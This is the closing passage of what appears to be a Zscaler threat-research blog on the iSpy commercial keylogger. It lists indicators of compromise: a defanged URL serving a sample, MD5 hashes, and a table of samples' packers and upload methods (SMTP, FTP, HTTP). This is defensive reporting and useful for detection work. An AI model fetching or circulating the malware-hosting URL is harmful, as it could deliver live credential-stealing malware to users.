Commercial keyloggers are general-purpose data stealing tools used by criminals to collect as much data as possible about a victim. There are many commercially available keyloggers in the underground market and, unfortunately, using them is fairly easy, requiring little technical knowledge. In spite of the increased use of specialized tools, the keylogger remains a common, and quite potentially damaging, tool. Zscaler ThreatLabZ will continue to monitor keyloggers and provide coverage for customers who may be targeted.

Indicators of compromise:

URL serving iSpy sample- gratja[.]top/gff/trf.exe

MD5 - ca66771aaaf3e6b4be57f09d9cfabcc1

Table 2: Other iSpy Samples seen in the wild

MD5	Packer	Upload Method
3f0b2fead12d62bcd7d8ca3b2673ed7f	VB6(Native)	SMTP
7a9af64a04cf9577bfc76865ae190349	.NET Crypter	FTP
08abb6dc71fe3076f9f149c849de737a	AutoIT	FTP

9373eb008dd45458d424ce928b8d4475	.NET Crypter	HTTP
51981d91472c00a78a6358cc2d5ff47f	.NET Crypter	HTTP
931512db9f969726a051737ce8579497	VB6(Native)	FTP
153185846e8fb4edb9e9ec9c3ea73e75	AutoIT	SMTP
c17dad76326700c24daef882e8550be4	AutoIT	FTP
ca66771aaaf3e6b4be57f09d9cfabcc1	VB6(Native)	FTP
cb077968a96f497a994010b55771be2e	AutoIT	FTP
b99491b53faabb559adf42d6156d9dad	.NET Crypter	SMTP
c8dabc7680e8b7ed344994eb39599296	VB6(P-Code)	FTP

Blog by: Atinderpal Singh, Nirmal Singh

Source: <https://www.zscaler.com/blogs/research/ispy-keylogger>